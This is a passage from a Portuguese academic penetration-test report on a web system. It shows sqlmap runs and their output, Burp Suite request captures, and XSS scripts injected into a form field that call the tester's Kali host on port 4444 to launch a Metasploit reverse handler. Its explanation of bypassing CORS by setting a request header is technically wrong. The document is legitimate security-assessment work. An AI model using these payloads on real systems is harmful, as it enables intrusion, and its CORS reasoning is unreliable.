
1. “sqlmap” executa a ferramenta SqlMap.
2. O comando “-r” informa que as instruções do ataque devem ser carregadas no arquivo *paramsTelaCadastroServidor*.
3. “-p” indica o parâmetro que deve ser injetado.
4. “--current-db” comando utilizado para descobrir qual o banco da aplicação alvo.

Resultado esperado

Espera-se que o sistema realize o tratamento dos parâmetros “*nome*”, “*siape*” e “*cpf*” e não permita a injeção de SQL nesses campos.

Relatório de execução

O sistema passou nos testes. Os parâmetros “*nome*”, “*siape*” e “*cpf*” não são injetáveis à SQL conforme mostram as Figura 31,32 e 33.



```
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Abas Ajuda

Terminal
root@kali: ~/Documents

[18:44:01] [INFO] testing 'MySQL inline queries'
[18:44:01] [INFO] testing 'PostgreSQL inline queries'
[18:44:02] [INFO] testing 'Microsoft SQL Server/Sybase inline queries'
[18:44:02] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[18:44:03] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:44:05] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:44:06] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:44:08] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[18:44:10] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:44:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[18:44:13] [INFO] testing 'Oracle AND time-based blind'
[18:44:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:44:16] [WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS. You can try to explicitly set it using option '--dbms'
[18:44:39] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[18:44:59] [WARNING] POST parameter 'nome' is not injectable
[18:44:59] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp') If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with an option '--tamper' (e.g. '--tamper=space2comment')

[*] shutting down at 18:44:59

root@kali:~/Documents#
```

Figura 31 – Resultado teste de injeção de SQL no campo *Nome*.

```
Aplicativos ▾ Locais ▾ Terminal ▾ Ter, 18:51 [1] [🔍] [🔊] [🔌]
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Abas Ajuda


Terminal x root@kali: ~/Documents x

[18:49:54] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[18:49:56] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:49:58] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[18:49:59] [INFO] testing 'Oracle AND time-based blind'
[18:50:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:50:01] [WARNING] using unescaped version of the test because of zero knowledge of the
back-end DBMS. You can try to explicitly set it using option '--dbms'
[18:50:08] [WARNING] reflective value(s) found and filtering out
[18:50:08] [INFO] ORDER BY technique seems to be usable. This should reduce the time ne
eded to find the right number of query columns. Automatically extending the range for c
urrent UNION query injection technique test
[18:50:10] [INFO] target URL appears to have 1 column in query
[18:50:10] [WARNING] applying generic concatenation with double pipes ('||')
[18:50:11] [WARNING] if UNION based SQL injection is not detected, please consider and/
or try to force the back-end DBMS (e.g. '--dbms=mysql')
[18:50:12] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[18:50:16] [WARNING] POST parameter 'siapa' is not injectable
[18:50:16] [CRITICAL] all tested parameters appear to be not injectable. Try to increas
e '--level'/'--risk' values to perform more tests. Also, you can try to rerun by provid
ing either a valid value for option '--string' (or '--regexp') If you suspect that ther
e is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with a
n option '--tamper' (e.g. '--tamper=space2comment')

[*] shutting down at 18:50:16

root@kali:~/Documents#
```

Figura 32 – Resultado teste de injeção de SQL no campo Siape.



```
root@kali: ~/Documents
Arquivo Editar Ver Pesquisar Terminal Abas Ajuda

Terminal
root@kali: ~/Documents

[18:57:21] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause'
[18:57:23] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[18:57:23] [INFO] testing 'MySQL inline queries'
[18:57:24] [INFO] testing 'MySQL > 5.0.11 stacked queries (SELECT - comment)'
[18:57:24] [WARNING] time-based comparison requires larger statistical model, please wait.....
[18:57:26] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (SELECT)'
[18:57:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:57:32] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[18:57:33] [INFO] target URL appears to have 9 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[18:58:23] [INFO] testing 'MySQL UNION query (33) - 1 to 10 columns'
[18:58:53] [WARNING] POST parameter 'cpf' is not injectable
[18:58:53] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing either a valid value for option '--string' (or '--regexp') If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could retry with a n option '--tamper' (e.g. '--tamper=space2comment')

[*] shutting down at 18:58:53

root@kali:~/Documents#
```

Figura 33 – Resultado teste de injeção de SQL no campo CPF.

4.3.6 Iteração 07

Explorar XSS – Tela Cadastro Servidor

Tarefa realizada dia 15/05/16

Duração total das sessões executadas: 1 hora.

Com base no relatório de execução obtido no teste da seção **Tela Cadastro de Lotes – Exploração via XSS**, sabe-se que os navegadores Icedewasel e Firefox, através do filtro CORS, bloqueiam requisições que usam Meterpreter.

Dessa forma, será utilizado o campo “Nome”, da tela Cadastro Servidor, para tentar incluir um script malicioso que consiga ignorar o filtro CORS e realize uma chamada a um listener do Mestasploit para executar um ataque usando Meterpreter

Sessão de teste 1

Para ignorar o filtro CORS do navegador é necessário que sejam incluídas algumas credenciais no cabeçalho da requisição. O script abaixo simula uma sessão

de teste de requisição credenciada por meio do atributo “*withCredentials*”.

O código abaixo cria um objeto do tipo XMLHttpRequest e inicia uma chamada Ajax do tipo GET para IP_do_kali_linux na porta 4444 de forma assíncrona. Porém, aqui é utilizado o atributo “*withCredentials*” para burlar o filtro de CORS do navegador.

```
<script>
r = new XMLHttpRequest();
r.open("GET","http://IP_do_kali_linux:4444",false);
r.withCredentials = true;
r.send();
</script>
```

Resultado esperado

Espera-se que a máquina que hospeda o sistema não permita que a conexão seja aberta.

Relatório de execução

O sistema passou nos testes. O comando “*withCredentials*” encontra-se depreciado e a conexão não ocorreu.

Não foi possível realizar o teste com êxito. Pois conforme mostra a Figura 34, o comando “*withCredentials*” foi depreciado pelo navegador e a conexão não ocorreu.




Figura 34 – Console do navegador indicando a depreciação do atributo “*withCredentials*”.

Sessão de teste 2

Para ignorar o filtro CORS, deve ser adicionada ao cabeçalho da requisição uma instrução que simule uma assinatura válida para o navegador. Para esse fim, foi utilizada a instrução “*setRequestHeader*” para adicionar as credenciais maliciosas ao cabeçalho.

O código abaixo cria um objeto do tipo XMLHttpRequest e inicia uma chamada Ajax do tipo GET para IP_do_kali_linux na porta 4444 de forma assíncrona.

```
<script>
```



```
r = new XMLHttpRequest();  
r.open("GET","http://IP_do_kali_linux:4444",false);  
r.setRequestHeader("Access-Control-Allow-Origin","*");  
r.send();  
</script>
```

Resultado esperado

Espera-se que a máquina que hospeda o sistema não permita que a conexão seja aberta.

Relatório de execução

O sistema não passou nos testes. Conforme mostram as Figura 35 e 36 a requisição foi bem-sucedida e o Metasploit conseguiu iniciar o exploit na máquina que hospeda o sistema explorado.

Através desse exploit, uma conexão entre máquina atacada e o sistema atacante é aberta podendo haver graves consequências como: Escalada de privilégios na máquina atacada e criação de backdoors.





Figura 35 – Console do navegador indicando a conexão.



```
Terminal
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda
msf exploit(handler) > run

[*] Started reverse handler on [REDACTED]:4444
[*] Starting the payload handler...
[*] Sending stage (885806 bytes) to [REDACTED]
```

Figura 36 – Exploit iniciado com sucesso.

Atividade: mapeamento de vulnerabilidades – Tela Relatórios

Tarefa realizada dia 17/05/16

Duração total das sessões executadas: 15 minutos.

Objetivo

Utilizar o Burp Suite para descobrir as vulnerabilidades existentes na tela Relatório e indicar as possíveis técnicas que devem ser utilizadas para explorar as vulnerabilidades encontradas. Isso será possível a partir da captura de informações de cookie contidas no cabeçalho HTTP da requisição executada no momento em que um relatório de dados é gerado.

A Figura 37 mostra os resultados obtidos no momento de gerar um relatório dos dados cadastrados no sistema.

```
GET /relatorio/relatorio_json.php?_=1464115684326 HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Icedragon/31.8.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://[REDACTED]/relatorio/relatorio_busca.php
Cookie: PHPSESSID=01379cef1c6e890f9f52a282b3f0b7de
Connection: keep-alive
```

Figura 37 – Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Relatório.

De acordo com os dados capturados através do Burp Suite, a página não recebe nenhum parâmetro manipulável para realizar a requisição no momento em que um relatório é gerado. Pois todos os dados disponíveis da aplicação são trazidos direto da base de dados para a tela.

Quando se utiliza os campos de filtros na tela, não há requisição, pois a aplicação usa os dados carregados para filtrar os dados que serão exibidos no relatório. Mediante a esse contexto, não foram encontradas vulnerabilidades que pudessem ser exploradas.

A Figura 38 mostra os resultados obtidos no momento da impressão de um relatório gerado.

```
GET /relatorio/relatorio.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http:///relatorio/relatorio_busca.php
Cookie: PHPSESSID=01379cef1c6e890f9f52a282b3f0b7de
Connection: keep-alive
```

Figura 38 – Burp Suite utilizado para captura de parâmetros no cabeçalho de uma requisição HTTP na tela Impressão de Relatório.

De acordo com os dados capturados através do Burp Suite, a página não recebe nenhum parâmetro manipulável para realizar a requisição no momento em que um relatório é impresso. Dessa forma, não foram encontradas vulnerabilidades que pudessem ser exploradas.

5 Conclusões

Analisando os resultados obtidos pelas sessões de teste descritas anteriormente na seção 4.3, é possível chegar na conclusão que o sistema alvo possui duas vulnerabilidades: Força Bruta na tela de Login e XSS nas telas de cadastro de lotes e cadastro de servidor.

A criticidade da primeira vulnerabilidade é baixa, pois embora permita que um número indefinido de tentativas de login sejam realizadas, a possibilidade de acerto é remota.

Já a segunda vulnerabilidade é mais crítica, pois a partir dela existem algumas estratégias de ataque direcionadas à máquina cliente que podem ser executadas, tais como:

1. Sequestro de Sessões
2. Redirecionamento para páginas maliciosas
3. Download e execução de scripts maliciosos no computador do cliente.

Outra característica que demonstra a criticidade dessa última vulnerabilidade é a possibilidade de burlar o Filtro CORS existente nos navegadores.

Dessa forma, os testes demonstram que o sistema é vulnerável a apenas dois dos tipos de ataques testados.

Referências

- 1 WIKIPÉDIA. *Instituto Federal de Pernambuco*. 2008. Acessado em 25/03/15. Disponível em: <http://pt.wikipedia.org/wiki/Instituto_Federal_de_Pernambuco>. Citado 2 vezes nas páginas 5 e 6.
- 2 ABNT. *ABNT ISO/IEC 27002*. [S.l.], 2005. Citado 2 vezes nas páginas 12 e 15.
- 3 TECH, G. *Hacker do ps3 culpa arrogância da sony por vazamento de dados da psn*. 2011. Acessado em 29/03/15. Disponível em: <<http://www.relacionamentodigital.com/anal-o-que-e-seguranca-da-informacao>>. Citado na página 12.
- 4 VEJA. *Sony é alvo de ação por vazamento de dados do ps3*. 2011. Acessado em 25/03/15. Disponível em: <<http://veja.abril.com.br/noticia/vida-digital/sony-e-alvo-de-acao-por-vazamento-de-dados-do-ps2/>>. Citado na página 12.
- 5 KURTZ, J. *Apple investiga vazamento de fotos íntimas de celebridades no icloud*. 2014. Acessado em 14/04/15. Disponível em: <<http://veja.abril.com.br/noticia/vida-digital/sony-e-alvo-de-acao-por-vazamento-de-dados-do-ps2/>>. Citado na página 12.
- 6 Cert. *Cartilha de Segurança na Internet*. Acessado em 17/06/2016. Disponível em: <<http://cartilha.cert.br/ataques/>>. Citado 2 vezes nas páginas 15 e 16.
- 7 SEGURA, E. R. *Série ataques: Saiba mais sobre o Cross-Site Scripting (XSS)*. Acessado em 19/06/2016. Disponível em: <<http://www.redesegura.com.br/2012/01/saiba-mais-sobre-o-cross-site-scripting-xss>>. Citado na página 17.
- 8 SALVO, N. *O dia que o Ganso foi pro Corinthians, eu virei um hacker (!) e o Santos decidiu me Processar*. 2011. Acessado em 19/06/2016. Disponível em: <<http://www.naosalvo.com.br/o-dia-em-que-o-ganso-foi-para-o-corinthians-eu-virei-um-hacker-e-o-santos-decidiu-me-processar>>. Citado na página 18.
- 9 PAULI, J. *Introdução ao Web Hacking: Ferramentas e técnicas para invasão de aplicações web*. [S.l.]: EL SEVIER INC, 2014. Acessado em 01/. ISBN 978-85-7522-391-8. Citado na página 18.
- 10 BERNARDO, K. *Kanban: Do início ao fim!* Acessado em 21/06/2016. Disponível em: <<http://www.culturaagil.com.br/kanban-do-inicio-ao-fim/>>. Citado na página 19.
- 11 DESENVOLVIMENTOAGIL.COM.BR. *SCRUM*. Acessado em 21/06/2016. Disponível em: <<http://www.desenvolvimentoagil.com.br/scrum/>>. Citado na página 19.
- 12 PAULI, D. *BackTrack successor Kali Linux launched*. 2013. Acessado em 19/06/2016. Disponível em: <<http://www.itnews.com.au/news/backtrack-successor-kali-launched-336420>>. Citado na página 21.
- 13 SECURITY, O. *Kali Linux Tools Listing*. Acessado em 19/06/2016. Disponível em: <<http://tools.kali.org/tools-listing>>. Citado na página 21.

- 14 LINUX, K. *Kali Linux*. Acessado em 19/06/2016. Disponível em: <<https://www.kali.org>>. Citado na página 21.
- 15 DLABAL, J. *H Y D R A*. Acessado em 19/06/2016. Disponível em: <<https://github.com/vanhauser-thc/thc-hydra>>. Citado na página 22.
- 16 SQLMAPPROJECT. *sqlmap*. Acessado em 19/06/2016. Disponível em: <<https://github.com/sqlmapproject/sqlmap>>. Citado na página 23.
- 17 INSECURE.ORG. *Featured News*. Acessado em 19/06/2016. Disponível em: <<http://insecure.org/>>. Citado na página 23.
- 18 PORTSWIGGER. *Burp Suite*. Acessado em 17/06/2016. Disponível em: <<https://portswigger.net/burp>>. Citado na página 24.
- 19 RAPID7. *Metasploit Framework*. Acessado em 17/06/2016. Disponível em: <<https://github.com/rapid7/metasploit-framework>>. Citado na página 26.
- 20 WEIDMAN, G. *Testes de Invasão: Uma introdução prática ao hacking*. [S.l.]: No Starch Press, 2014. ISBN 978-85-7522-407-6. Citado na página 26.
- 21 RAPID7. *Metasploit*. Acessado em 17/06/2016. Disponível em: <<https://www.metasploit.com/>>. Citado na página 26.
- 22 SLAIN, M. *Announcing Our Worst Passwords of 2015*. 2016. Acessado em 07/05/2016. Disponível em: <<https://www.teamsid.com/worst-passwords-2015/>>. Citado na página 48.
- 23 ORACLE. *Comment*. [S.l.]. Acessado em 16/05/2016. Disponível em: <http://docs.oracle.com/cd/B28359_01/appdev.111/b28370/comment.htm>. Citado na página 50.
- 24 Comentários. Acessado em 16/05/2016. Disponível em: <[https://technet.microsoft.com/pt-br/library/ms188621\(v=sql.105\).aspx](https://technet.microsoft.com/pt-br/library/ms188621(v=sql.105).aspx)>. Citado na página 50.
- 25 MYSQL. *Comment Syntax*. [S.l.]. Acessado em 14/05/2016. Disponível em: <<http://dev.mysql.com/doc/refman/5.7/en/comments.html>>. Citado na página 50.
- 26 WIKIPÉDIA. *NetBIOS*. Acessado em 09/05/2016. Disponível em: <<https://pt.wikipedia.org/wiki/NetBIOS>>. Citado 3 vezes nas páginas 56, 61 e 70.
- 27 WIKIPÉDIA. *Simple Network Management Protocol*. Acessado em 09/05/2016. Disponível em: <https://pt.wikipedia.org/wiki/Simple_Network_Management_Protocol>. Citado 3 vezes nas páginas 56, 61 e 70.
- 28 WIKIPÉDIA. *Protocolo de encapsulamento de camada 2 (L2TP)*. Acessado em 09/05/2016. Disponível em: <[https://technet.microsoft.com/pt-br/library/cc736675\(v=ws.10\).aspx](https://technet.microsoft.com/pt-br/library/cc736675(v=ws.10).aspx)>. Citado 3 vezes nas páginas 56, 61 e 70.
- 29 WIKIPÉDIA. *Network Time Protocol*. Acessado em 09/05/2016. Disponível em: <https://pt.wikipedia.org/wiki/Network_Time_Protocol>. Citado 3 vezes nas páginas 56, 61 e 70.

- 30 HTTPS://HACKERTARGET.COM. *https://hackertarget.com*. Acessado em 09/05/2016. Disponível em: <<https://hackertarget.com/sqlmap-post-request-injection/>>. Citado na página 75.
- 31 SOFTWARE.DZHUVINOV.COM. *Cors Filter*. Acessado em 09/05/2016. Disponível em: <<http://software.dzhuvinov.com/cors-filter.html>>. Citado 2 vezes nas páginas 87 e 88.